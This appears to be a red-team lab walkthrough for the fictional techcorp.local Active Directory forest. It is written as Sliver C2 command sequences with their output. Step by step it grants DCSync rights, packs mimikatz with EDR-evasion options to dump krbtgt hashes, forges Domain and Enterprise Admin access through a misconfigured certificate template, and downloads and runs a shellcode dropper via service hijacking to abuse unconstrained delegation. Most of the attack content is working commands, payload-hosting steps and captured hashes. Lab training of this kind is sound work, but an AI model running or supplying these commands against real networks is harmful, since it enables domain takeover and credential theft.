UserName	: Administrator
UserRealm	: US.TECHCORP.LOCAL
StartTime	: 4/22/2024 6:43:34 AM
EndTime	: 4/22/2024 4:43:34 PM
RenewTill	: 4/29/2024 6:43:34 AM
Flags	: name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType	: aes256_cts_hmac_sha1
Base64 (key)	: Pnd+wYE7TFt5eiT8r69gx2lE6VySed4fhz1GXesklsY=
ASREP (key)	: DB7BD8E34FADA016EB0E292816040A1BF4EEB25CD3843E041D0278D30DC1B335

Add DCSync rights for the us\studentuserX user using StandIn. We use the **--object** argument to query the target using its samaccountname property and use **--grant** for the principal to grant rights on. Use the **--type** option to specify the type of rights.

NOTE: Purge the tickets after execution and log off and back in to retest the DCSync attack using us\studentuserX privileges.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p "C:\windows\system32\taskhostw.exe" -t 45 '/mnt/c/AD/Tools/Sliver/StandIn.exe' '--object "distinguishedname=DC=US,DC=TECHCORP,DC=LOCAL" --grant "us\studentuserX" --type DCSync --domain us.techcorp.local'
```

[*] Output:

```
[?] Using DC : US-DC.us.techcorp.local
[?] Object   : DC=us
    Path     : LDAP://DC=us,DC=techcorp,DC=local
```

```
[+] Object properties
    |_ Owner : BUILTIN\Administrators
    |_ Group : BUILTIN\Administrators
```

```
[+] Set object access rules
    |_ Success, added dcsync privileges to object for us\studentuserX
```

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p "C:\windows\system32\taskhostw.exe" -t 40 '/mnt/c/AD/Tools/Sliver/StandIn.exe' --object "distinguishedname=DC=US,DC=TECHCORP,DC=LOCAL" --access --ntaccount "US\studentuserX"
```

[*] Output:

```
[?] Using DC : US-DC.us.techcorp.local
[?] Object   : DC=us
    Path     : LDAP://DC=us,DC=techcorp,DC=local
```

```
[+] Object properties
    |_ Owner : BUILTIN\Administrators
    |_ Group : BUILTIN\Administrators
```

[+] Object access rules

```
[+] Identity --> US\studentuserX
    |_ Type      : Allow
    |_ Permission : ExtendedRight
    |_ Object    : DS-Replication-Get-Changes-In-Filtered-Set
```

```
[+] Identity --> US\studentuserX
```

```

|_ Type      : Allow
|_ Permission : ExtendedRight
|_ Object     : DS-Replication-Get-Changes

[+] Identity --> US\studentuserX
|_ Type      : Allow
|_ Permission : ExtendedRight
|_ Object     : DS-Replication-Get-Changes-All

[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSc
hedulerRegularMaintenanceDomain -p "C:\windows\system32\taskhostw.exe" -t 45
/mnt/c/AD/Tools/Sliver/Rubeus.exe purge

```

Test DCSync rights using StandIn and PEzor remotely using **lsadump::dcsync /user:US\krbtgt**.

Spawn a new Ubuntu WSL prompt and use PEzor as before to convert mimikatz into a .NET binary with DCSync arguments and rename the binary accordingly as follows.

```

wsluser@studentX:~$ cd /mnt/c/AD/Tools/Sliver/PEzor/

wsluser@studentX:/mnt/c/AD/Tools/Sliver/PEzor$ sudo su
[sudo] password for wsluser: WSLToTh3Rescue!

root@studentX:/mnt/c/AD/Tools/Sliver/PEzor# ./PEzor.sh -unhook -antidebug -fl
uctuate=NA -format=dotnet -sleep=5 /mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe
-z 2 -p '"lsadump::dcsync /user:US\krbtgt" "exit"'

-----

[?] Unhook enabled
[?] Anti-debug enabled
[?] Fluctuate: NA
[?] Output format: dotnet
[?] Waiting 5 seconds before executing the payload
[?] Processing /mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe
[?] PE detected: /mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe: PE32+ executable
(console) x86-64, for MS Windows
[?] Building .NET executable
[?] Executing donut

[ Donut shellcode generator v1 (built Jan 15 2024 02:44:21)
[ Copyright (c) 2019-2021 TheWover, Odzhan

[ Instance type : Embedded
[ Module file   : "/mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe"
[ Entropy       : Random names + Encryption
[ Compressed    : aPLib (Reduced by 55%)
[ File type     : EXE
[ Parameters    : "lsadump::dcsync /user:US\krbtgt" "exit"
[ Target CPU    : x86+amd64

```



```

[ AMSI/WDLP/ETW : continue
[ PE Headers      : overwrite
[ Shellcode       : "/tmp/tmp.LZON5B8Mqa/shellcode.cs"
[ Exit            : Thread
[!] Done! Check /mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe.packed.dotnet.exe:
PE32+ executable (console) x86-64 Mono/.Net assembly, for MS Windows

root@studentX:/mnt/c/AD/Tools/Sliver/PEzor# mv /mnt/c/AD/Tools/Sliver/PEzor/m
imikatz.exe.packed.dotnet.exe /mnt/c/AD/Tools/Sliver/PEzor/mimikatz-dcsync.ex
e.packed.dotnet.exe

```

Test DCSync from the studentX session (remotely using mimikatz-dcsync.exe.packed.dotnet.exe as follows.

```

[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSc
hedulerRegularMaintenanceDomain -p 'C:\windows\system32\taskhostw.exe' -t 50
'/mnt/c/AD/Tools/Sliver/PEzor/mimikatz-dcsync.exe.packed.dotnet.exe'

[*] Output:

.#####.   mimikatz 2.2.0 (x64) #18362 Jan  4 2020 18:59:26
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /*** Benjamin DELPY `gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(commandline) # privilege::debug
ERROR kuhl_m_privilege_simple ; RtlAdjustPrivilege (20) c0000061

mimikatz(commandline) # lsadump::dcsync /user:US\krbtgt
[DC] 'us.techcorp.local' will be the domain
[DC] 'US-DC.us.techcorp.local' will be the DC server
[DC] 'US\krbtgt' will be the user account

Object RDN           : krbtgt
** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 7/5/2019 12:49:17 AM
Object Security ID   : S-1-5-21-210670787-2521448726-163245708-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: b0975ae49f441adc6b024ad238935af5
    ntlm- 0: b0975ae49f441adc6b024ad238935af5
    lm  - 0: d765cfb668ed3b1f510b8c3861447173
[snip]

```

Learning Objective 17

- Check if AD CS is used by the target forest and find any vulnerable/abusable templates.
- Abuse any such template(s) to escalate to Domain Admin and Enterprise Admin.

Enumerating AD CS

Using Certify

Using the certify tool, enumerate the Certification Authorities in the target forest as follows.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p 'C:\windows\system32\taskhostw.exe' -t 50 '/mnt/c/AD/Tools/Sliver/Certify.exe' cas
```

[*] Output:

```
 /_____|      | | ( ) /_____|
| |      | |_____| | |_____| | |_____|
| |      /_____| | |_____| | |_____|
| |_____| |_____| | |_____| | |_____|
\_____| \_____| | |_____| \_____|
                                     |_____|
v1.0.0
```

[*] Action: Find certificate authorities

[*] Using the search base 'CN=Configuration,DC=techcorp,DC=local'

[*] Root CAs

Cert SubjectName	: CN=TECHCORP-DC-CA, DC=techcorp, DC=local
Cert Thumbprint	: F95C7E9F28F50C87F309A6EFB2CB3AEB0B2FAC86
Cert Serial	: 4F3F87A449C15587446B046111AA6313
Cert Start Date	: 7/12/2019 12:02:05 AM
Cert End Date	: 7/12/2024 12:12:04 AM
Cert Chain	: CN=TECHCORP-DC-CA,DC=techcorp,DC=local

[snip]

Certify completed in 00:00:18.9273849

Enumerate templates using the **find** option as follows.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p 'C:\windows\system32\taskhostw.exe' -t 50 '/mnt/c/AD/Tools/Sliver/Certify.exe' find
```

[*] Output:

[*] Action: Find certificate templates

[snip]

[*] Available Certificates Templates :

```
CA Name : Techcorp-DC.techcorp.local\TECHCORP-DC-CA
Template Name : User
Schema Version : 1
Validity Period : 1 year
Renewal Period : 6 weeks
msPKI-Certificates-Name-Flag : SUBJECT_ALT_REQUIRE_UPN,
SUBJECT_ALT_REQUIRE_EMAIL, SUBJECT_REQUIRE_EMAIL,
SUBJECT_REQUIRE_DIRECTORY_PATH
mspki-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS,
PUBLISH_TO_DS, AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkiextendedkeyusage : Client Authentication, Encrypting
File System, Secure Email
mspki-certificate-application-policy : <null>
Permissions
Enrollment Permissions
Enrollment Rights : TECHCORP\Domain Admins S-1-5-21-
```

[snip]

```
CA Name : Techcorp-DC.techcorp.local\TECHCORP-DC-CA
Template Name :
ForAdminsofPrivilegedAccessWorkstations
Schema Version : 2
Validity Period : 1 year
Renewal Period : 6 weeks
msPKI-Certificates-Name-Flag : ENROLLEE_SUPPLIES_SUBJECT
mspki-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS,
PUBLISH_TO_DS
Authorized Signatures Required : 0
pkiextendedkeyusage : Client Authentication, Encrypting
File System, Secure Email
mspki-certificate-application-policy : Client Authentication, Encrypting
File System, Secure Email
Permissions
Enrollment Permissions
Enrollment Rights : TECHCORP\Domain Admins S-1-5-21-
2781415573-3701854478-2406986946-512
TECHCORP\Enterprise Admins S-1-5-21-
2781415573-3701854478-2406986946-519
```

Escalation to DA

Using Certify, Rubeus and execute

Great! pawadmin has enrollment rights on a template ForAdminsofPrivilegedAccessWorkstations that has ENROLLEE_SUPPLIES_SUBJECT attribute. This means we can request a certificate for ANY user as pawadmin. We can also enumerate this using the following command:

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p 'C:\windows\system32\taskhostw.exe' -t 50 '/mnt/c/AD/Tools/Sliver/Certify.exe' 'find /enrolleeSuppliesSubject'
```

[*] Output:

[snip]

CA Name : Techcorp-DC.techcorp.local\TECHCORP-DC-CA

Template Name	:	
ForAdminsofPrivilegedAccessWorkstations	:	
Schema Version	:	2
Validity Period	:	1 year
Renewal Period	:	6 weeks
msPKI-Certificates-Name-Flag	:	ENROLLEE_SUPPLIES_SUBJECT
mspki-enrollment-flag	:	INCLUDE_SYMMETRIC_ALGORITHMS,
PUBLISH_TO_DS	:	
Authorized Signatures Required	:	0
pkiextendedkeyusage	:	Client Authentication, Encrypting
File System, Secure Email	:	
mspki-certificate-application-policy	:	Client Authentication, Encrypting
File System, Secure Email	:	
Permissions	:	
Enrollment Permissions	:	
Enrollment Rights	:	TEHCORP\Domain Admins S-1-5-21-2781415573-3701854478-2406986946-512
	:	TEHCORP\Enterprise Admins S-1-5-21-2781415573-3701854478-2406986946-519
	:	US\pawadmin S-1-5-21-210670787-2521448726-163245708-1138

[snip]

Recall that we extracted certificate of pawadmin from the us-jump. Use the certificate to request a TGT for pawadmin and inject in current beacon session.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p 'C:\windows\system32\taskhostw.exe' -t 50
```

```
'/mnt/c/AD/Tools/Sliver/Rubeus.exe' 'asktgt /user:pawadmin /certificate:C:\AD\Tools\Sliver\pawadmin.pfx /password:SecretPass@123 /nowrap /ptt'
```

[*] Output:

[snip]

[+] Ticket successfully imported!

```
ServiceName      : krbtgt/us.techcorp.local
ServiceRealm     : US.TECHCORP.LOCAL
UserName         : pawadmin
UserRealm        : US.TECHCORP.LOCAL
```

[snip]

Now, from the above session that has the privileges of pawadmin, request a certificate for the Domain Administrator – Administrator. Note that certify will still show the context as studentuser~~x~~ but you can ignore that.

```
[server] sliver (studentx_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p 'C:\windows\system32\taskhostw.exe' -t 50
'/mnt/c/AD/Tools/Sliver/Certify.exe' 'request /ca:Techcorp-DC.techcorp.local\TECHCORP-DC-CA /template:ForAdminsofPrivilegedAccessWorkstations /altname:Administrator'
```

[*] Output:

[*] Action: Request a Certificates

[*] Current user context : US\studentuser~~x~~

[*] No subject name specified, using current context as subject.

```
[*] Template      : ForAdminsofPrivilegedAccessWorkstations
[*] Subject       : CN=studentuserx, CN=Users, DC=us, DC=techcorp, DC=local
[*] AltName       : Administrator
```

```
[*] Certificate Authority : Techcorp-DC.techcorp.local\TECHCORP-DC-CA
```

```
[*] CA Response    : The certificate had been issued.
```

```
[*] Request ID     : 28
```

```
[*] cert.pem      :
```

```
-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEA...
```

[snip]

```
-----END CERTIFICATE-----
```

[snip]

Copy all the text between -----BEGIN RSA PRIVATE KEY----- and -----END CERTIFICATE-----, spawn a new cmd sessions and save it as cert.pem.

```
C:\AD\Tools\Sliver> notepad C:\AD\Tools\Sliver\cert.pem
```

We need to convert it to PFX to use it. Use openssl binary on the student VM to do that. I will use **SecretPass@123** as the export password.

```
C:\AD\Tools\Sliver> C:\AD\Tools\Sliver\openssl\openssl.exe pkcs12 -in
C:\AD\Tools\Sliver\cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic
Provider v1.0" -export -out C:\AD\Tools\Sliver\DA.pfx
```

```
WARNING: can't open config file: /usr/local/ssl/openssl.cnf
Enter Export Password:
Verifying - Enter Export Password:
unable to write 'random state'
```

Finally, request a TGT for the DA using the certificate and inject in current beacon session.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSc
hedulerRegularMaintenanceDomain -p 'C:\windows\system32\taskhostw.exe' -t 50
'/mnt/c/AD/Tools/Sliver/Rubeus.exe' 'asktgt /user:Administrator /certificate:
C:\AD\Tools\Sliver\DA.pfx /password:SecretPass@123 /nowrap /ptt'

[*] Output:

[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: CN=studentuserx, CN=Users,
DC=us, DC=techcorp, DC=local
[*] Building AS-REQ (w/ PKINIT preauth) for:
'us.techcorp.local\Administrator'
[+] TGT request successful!
[*] base64(ticket.kirbi):

doI[snip]
```

Let's try to access the us-dc to confirm our privileges using execute and winrs.

```
[server] sliver (studentX_https) > execute -o -S -t 50 winrs -r:us-dc 'set us
ername & set computername'

[*] Output:
USERNAME=administrator
COMPUTERNAME=US-DC
[!] Exited with status 6!
```

Escalation to EA

Using Certify, Rubeus and execute

Similarly, we can get Enterprise Admin privileges!

Use the following command to request an EA certificate (same command as use previously). Make sure to re-impersonate pawadmin privileges as before to perform the abuse.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p 'C:\windows\system32\taskhostw.exe' -t 50 '/mnt/c/AD/Tools/Sliver/Rubeus.exe' 'asktgt /user:pawadmin /certificate:C:\AD\Tools\Sliver\pawadmin.pfx /password:SecretPass@123 /nowrap /ptt'
```



```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p 'C:\windows\system32\taskhostw.exe' -t 50 '/mnt/c/AD/Tools/Sliver/Certify.exe' 'request /ca:Techcorp-DC.techcorp.local\TECHCORP-DC-CA /template:ForAdminsofPrivilegedAccessWorkstations /altname:Administrator'
```

Copy all the text between -----BEGIN RSA PRIVATE KEY----- and -----END CERTIFICATE----- and save it to cert.pem.

```
C:\AD\Tools\Sliver> notepad C:\AD\Tools\Sliver\cert.pem
```

We need to convert it to PFX to use it. Use openssl binary on the student VM in to do that. I will use **SecretPass@123** as the export password.

```
C:\AD\Tools\Sliver> C:\AD\Tools\Sliver\openssl\openssl.exe pkcs12 -in C:\AD\Tools\Sliver\cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out C:\AD\Tools\Sliver\EA.pfx'
```

```
WARNING: can't open config file: /usr/local/ssl/openssl.cnf
Enter Export Password:
Verifying - Enter Export Password:
unable to write 'random state'
```

Finally, request and inject the EA TGT in the current session. Note that here we specify the user to be the Enterprise Admin techcorp.local\Administrator:

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p 'C:\windows\system32\taskhostw.exe' -t 50 '/mnt/c/AD/Tools/Sliver/Rubeus.exe' 'asktgt /user:techcorp.local\Administrator /dc:techcorp-dc.techcorp.local /certificate:C:\AD\Tools\Sliver\EA.pfx /password:SecretPass@123 /nowrap /ptt'
```

Let's finally access the forest root DC using **execute** and winrs as follows.

```
[server] sliver (studentX_https) > execute -o -S -t 50 winrs -r:techcorp-dc '
set username & set computername'
```

[*] Output:

USERNAME=administrator

COMPUTERNAME=TECHCORP-DC

[!] Exited with status 6

hide01.ir

Learning Objective 18

- Abuse the Unconstrained Delegation on us-web to get Enterprise Admin privileges on techcorp.local.

Compromise the server and escalate to Enterprise Admin privileges

Using Rubeus, PEzor, SpoolSample and Scshell

Recall that we compromised us-web (which has Unconstrained Delegation enabled) in a previous Hands-on and used the Printer bug to compromise us.techcorp.local.

We can use a similar method to compromise techcorp.local.

Recall that we also got credentials of webmaster in the previous hands-on. We will use OverPass-The-Hash attack to use webmaster's AES keys using Rubeus since the user has local admin access on us-web.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p "C:\windows\system32\taskhostw.exe" -t 60 '/mnt/c/AD/Tools/Sliver/Rubeus.exe' 'asktgt /user:webmaster /aes256:2a653f166761226eb2e939218f5a34d3d2af005a91f160540da6e4a5e29de8a0 /opsec /nowrap /ptt'
```

```
[*] Output:
```

```
s
```

```
[*] Action: Ask TGT
```

```
[*] Using domain controller: US-DC.us.techcorp.local (192.168.1.2)
```

```
[!] Pre-Authentication required!
```

```
[!] AES256 Salt: US.TECHCORP.LOCALwebmaster
```

```
[*] Using aes256_cts_hmac_sha1 hash: 2a653f166761226eb2e939218f5a34d3d2af005a91f160540da6e4a5e29de8a0
```

```
[*] Building AS-REQ (w/ preauth) for: 'us.techcorp.local\webmaster'
```

```
[*] Using domain controller: 192.168.1.2:88
```

```
[+] TGT request successful!
```

```
[*] base64(ticket.kirbi):
```

```
doIFujCCBbagAwIBBaE[snip]
```

```
[+] Ticket successfully imported!
```

ServiceName	: krbtgt/US.TECHCORP.LOCAL
ServiceRealm	: US.TECHCORP.LOCAL
UserName	: webmaster
UserRealm	: US.TECHCORP.LOCAL
StartTime	: 4/9/2024 6:49:15 AM
EndTime	: 4/9/2024 4:49:15 PM
RenewTill	: 4/16/2024 6:49:15 AM

```

Flags                                :  name_canonicalize, pre_authent, initial, renewa
ble, forwardable
KeyType                             :  aes256_cts_hmac_sha1
Base64 (key)                        :  dMp6Slhx5HEGFNt3xsBFH+d8nbw5kLYpLdluT1TOZk4=
ASREP (key)                         :  2A653F166761226EB2E939218F5A34D3D2AF005A91F1605
40DA6E4A5E29DE8A0

```

We can now use rubeus and SpoolSample (C# MS-RPRN exploit) to abuse the Printer bug along with Unconstrained Delegation.

Start a tcp pivot listener on studentX and gain a session as before.

```

[server] sliver (studentX_https) > pivots tcp -l 53
[*] Started tcp pivot listener :53 with id 1

```

Host NtDropper using HFS / a python3 webserver.

```

wsluser@studentX:~$ cd /mnt/c/AD/Tools/Sliver/

wsluser@studentX:~$ sudo python3 -m http.server 80
[sudo] password for wsluser: WSLToTh3Rescue!
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

```

Download the NtDropper on the target.

```

[server] sliver (studentX_https) > execute -o -S -t 50 cmd /c winrs -r:us-web
'curl --output C:\windows\temp\NtDropper.exe --url http://192.168.100.X/NtDr
opper.exe'

```

Host the us-web_tcp.bin shellcode using HFS / a python3 webserver.

```

wsluser@studentX:~$ cd /mnt/c/AD/Tools/Sliver/Implants

wsluser@studentX:~$ sudo python3 -m http.server 80
[sudo] password for wsluser: WSLToTh3Rescue!
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

```

Upload the NtDropper onto us-web and abuse it using scshell with the ssh-agent service as shown in previous objectives.

```

[server] sliver (studentX_https) > scshell -t 50 us-web ssh-agent 'C:\Windows
\System32\cmd.exe /c start /b C:\windows\Temp\NtDropper.exe 192.168.100.X us-
web_tcp.bin'

[*] Successfully executed scshell (coff-loader)
[*] Got output:
Trying to connect to us-web
Using current process context for authentication. (Pass the hash)
SC_HANDLE Manager 0x000001ef4b6a52d0

```

```

Opening ssh-agent
SC_HANDLE Service 0x000001ef4b6a53c0
LPQUERY_SERVICE_CONFIG need 0x0000014c bytes
Original service binary path "C:\Windows\System32\OpenSSH\ssh-agent.exe"
Service path was changed to "C:\Windows\System32\cmd.exe /c start /b C:\windo
ws\Temp\NtDropper.exe 192.168.100.X us-web_tcp.bin"
Service was started
Service path was restored to "C:\Windows\System32\OpenSSH\ssh-agent.exe"

[*] Session ae82aaf2 us-web_tcp - 192.168.100.X:49753->studentX_https-> (US-W
eb) - windows/amd64 - Tue, 09 Apr 2024 07:10:58 DST

```

Now that we have a session on us-web we can begin exploiting Unconstrained Delegation. Start the multiplayer mode to create two live sessions (one on us-web and the other on studentX) on the Sliver C2 to exploit the Printer Bug and capture the TGT in another terminal simultaneously.

```

[server] sliver (studentX_https) > multiplayer
[*] Multiplayer mode enabled!

[server] sliver (studentX_https) > new-operator --name m3rcer --lhost 192.168
.100.X
[*] Generating new client certificate, please wait ...
[*] Saved new client config to: /mnt/c/AD/Tools/Sliver/m3rcer_192.168.100.X.c
fg

[*] m3rcer has joined the game

```

Spawn another Ubuntu WSL prompt and execute the sliver-client_linux binary, import the generated configuration using the **import** command and start a new multiplayer session by connecting to the Sliver C2 on a new Kali terminal. Use this to access the us-web session to capture the corresponding TGT using rubeus and access the studentX session on the main Sliver server to perform the MS-RPRN exploit.

```

wsluser@studentX:~$ cd /mnt/c/AD/Tools/Sliver

wsluser@studentX:/mnt/c/AD/Tools/Sliver$ sudo ./sliver-client_linux import ./
m3rcer_192.168.100.X.cfg
[sudo] password for wsluser: WSLToTh3Rescue!
2024/04/09 07:17:37 Saved new client config to: /root/.sliver-client/configs/
m3rcer_192.168.100.X.cfg

wsluser@studentX:/mnt/c/AD/Tools/Sliver$ sudo ./sliver-client_linux
Connecting to 192.168.100.X:31337 ...

sliver > sessions

  ID          Transport  Remote Address                               Hostname
  Username                               Operating System  Health
=====
== =====

```

```

27c01481    pivot      192.168.100.X:49753->studentX_https->    US-Web
NT AUTHORITY\SYSTEM    windows/amd64      [ALIVE]
d8fb784b    http(s)      192.168.100.X:49753      studentX
US\studentuserX      windows/amd64      [ALIVE]

sliver > sessions -i 27c01481
[*] Active session us-web_tcp (27c01481)

sliver (us-web_tcp) > whoami
Logon ID: NT AUTHORITY\SYSTEM
[*] Current Token ID: NT AUTHORITY\SYSTEM

```

Perform the following consecutively, on the us-web (Sliver Client) session run Rubeus in **harvest** mode which takes the **monitor** mode one step further to capture TGT's since the Sliver session tasks would result in no output if execution occurs beyond the timeout period. **harvest /runfor:<x>** allows to specify how long to run the command and if this is below the Sliver task timeout we should receive the desired output (Note below **timeout : 45 > harvest /runfor: 30**).

```

[server] sliver (us-web_tcp) > ps -o webmaster

  Pid    Ppid    Owner          Arch    Executable    Session
=====
  3016    5952    US\webmaster   x86_64    conhost.exe    0
   328    3496    US\webmaster   x86_64    conhost.exe    0
  1168    820     US\webmaster   x86_64    conhost.exe    0

sliver (us-web_tcp) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegula
rMaintenanceDomain -P 3016 -p 'C:\windows\system32\taskhostw.exe' -t 60 '/mnt
/c/AD/Tools/Sliver/Rubeus.exe' 'harvest /runfor:30 /interval:8 /nowrap /targe
tuser:TEHCORP-DC$'

[*] Output:

[*] Action: TGT Harvesting (with auto-renewal)
[*] Target user      : TEHCORP-DC$
[*] Monitoring every 8 seconds for new TGTs
[*] Displaying the working TGT cache every 8 seconds
[*] Running collection for 30 seconds

[*] Refreshing TGT ticket cache (1/19/2024 8:10:31 AM)

User           : TEHCORP-DC$@TEHCORP.LOCAL
StartTime      : 1/19/2024 7:08:57 AM
EndTime        : 1/19/2024 5:08:57 PM
RenewTill      : 1/24/2024 7:37:45 AM
Flags          : name_canonicalize, pre_authent, renewable, forward
ed, forwardable
Base64EncodedTicket :

```

```
doIGRTCCBkGgAwIBBaEDAgE[....snip.....]
```

```
[*] Ticket cache size: 1
```

```
[*] Sleeping until 9/29/2022 1:43:42 AM (8 seconds) for next display
```

And in the other studentX session (Sliver server) immediately perform the MS-RPRN exploit using SpoolSample. Note that this time we target techcorp-dc:

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p 'C:\windows\system32\taskhostw.exe' -t 20 '/mnt/c/AD/Tools/Sliver/SpoolSample.exe' 'techcorp-dc.techcorp.local us-web.us.techcorp.local'
```

```
[*] Output:
```

```
[+] Converted DLL to shellcode
```

```
[+] Executing RDI
```

```
[+] Calling exported function
```

On the us-web session (Sliver client) copy the base64 encoded ticket and use it along with Rubeus to Pass the Ticket.

Use Rubeus to import and Pass the Ticket in our studentX session.

```
[server] sliver (studentX_https) > inline-execute-assembly -t 40 '/mnt/c/AD/Tools/Sliver/Rubeus.exe' 'ptt /ticket:"doIGRTCCBkGgAwIBBaEDAgE..."'
```

```
[*] rubeus output:
```

```
[*] Action: Import Ticket
```

```
[+] Ticket successfully imported!
```

```
[+] inlineExecute-Assembly Finished
```

We can now run a DCSync attack to validate the imported ticket. Test DCSync rights using StandIn and PEZor remotely using **lsadump::dcsync /user:TECHCORP\krbtgt**.

Spawn a new Ubuntu WSL prompt and use PEZor as before to convert mimikatz into a .NET binary with DCSync arguments and rename the binary accordingly as follows.

```
wsluser@studentX:~$ cd /mnt/c/AD/Tools/Sliver/PEzor/
```

```
wsluser@studentX:/mnt/c/AD/Tools/Sliver/PEzor$ sudo su
```

```
[sudo] password for wsluser: WSLToTh3Rescue!
```

```
root@studentX:/mnt/c/AD/Tools/Sliver/PEzor# ./PEzor.sh -unhook -antidebug -fluctuate=NA -format=dotnet -sleep=5 /mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe -z 2 -p '"lsadump::dcsync /user:TECHCORP\krbtgt /domain:techcorp.local" "exit"'
```

```

-----
[?] Unhook enabled
[?] Anti-debug enabled
[?] Fluctuate: NA
[?] Output format: dotnet
[?] Waiting 5 seconds before executing the payload
[?] Processing /mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe
[?] PE detected: /mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe: PE32+ executable
(console) x86-64, for MS Windows
[?] Building .NET executable
[?] Executing donut

[ Donut shellcode generator v1 (built Jan 15 2024 02:44:21)
[ Copyright (c) 2019-2021 TheWover, Odzhan

[ Instance type : Embedded
[ Module file   : "/mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe"
[ Entropy       : Random names + Encryption
[ Compressed    : aPLib (Reduced by 55%)
[ File type     : EXE
[ Parameters    : "lsadump::dcsync /user:TECHCORP\krbtgt /domain:techcorp.local" "exit"
[ Target CPU    : x86+amd64
[ AMSI/WDLP/ETW : continue
[ PE Headers    : overwrite
[ Shellcode     : "/tmp/tmp.LZQN5B8Mqa/shellcode.cs"
[ Exit         : Thread
[!] Done! Check /mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe.packed.dotnet.exe:
PE32+ executable (console) x86-64 Mono/.Net assembly, for MS Windows

root@studentX:/mnt/c/AD/Tools/Sliver/PEzor# mv /mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe.packed.dotnet.exe /mnt/c/AD/Tools/Sliver/PEzor/mimikatz-dcsync.exe.packed.dotnet.exe

```

Test DCSync from the studentX session (remotely using mimikatz-dcsync.exe.packed.dotnet.exe as follows.

```

[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p 'C:\windows\system32\taskhostw.exe' -t 50 '/mnt/c/AD/Tools/Sliver/PEzor/mimikatz-dcsync.exe.packed.dotnet.exe'

[*] Output:

.#####.   mimikatz 2.2.0 (x64) #19041 Dec 23 2022 16:49:51
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com ***/

```

[snip]

```
mimikatz(commandline) # lsadump::dcsync /user:techcorp\krbtgt
/domain:techcorp.local
```

```
[DC] 'techcorp.local' will be the domain
```

```
[DC] 'Techcorp-DC.techcorp.local' will be the DC server
```

```
[DC] 'techcorp\krbtgt' will be the user account
```

```
[rpc] Service : ldap
```

```
[rpc] AuthnSvc : GSS_NEGOTIATE (9)
```

```
Object RDN : krbtgt
```

```
** SAM ACCOUNT **
```

```
SAM Username : krbtgt
```

```
Account Type : 30000000 ( USER_OBJECT )
```

```
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
```

```
Account expiration :
```

```
Password last change : 7/4/2019 1:52:52 AM
```

```
Object Security ID : S-1-5-21-2781415573-3701854478-2406986946-502
```

```
Object Relative ID : 502
```

```
Credentials:
```

```
Hash NTLM: 7735b8be1edda5deea6bfbacb7f2c3e7
```

```
ntlm- 0: 7735b8be1edda5deea6bfbacb7f2c3e7
```

```
lm - 0: 295fa3fef874b54f29fd097c204220f0
```

```
Supplemental Credentials:
```

```
* Primary:NTLM-Strong-NTOWF *
```

```
Random Value : 9fe386f0ebd8045b1826f80e3af94aed
```

```
* Primary:Kerberos-Newer-Keys *
```

```
Default Salt : TECHCORP.LOCALkrbtgt
```

```
Default Iterations : 4096
```

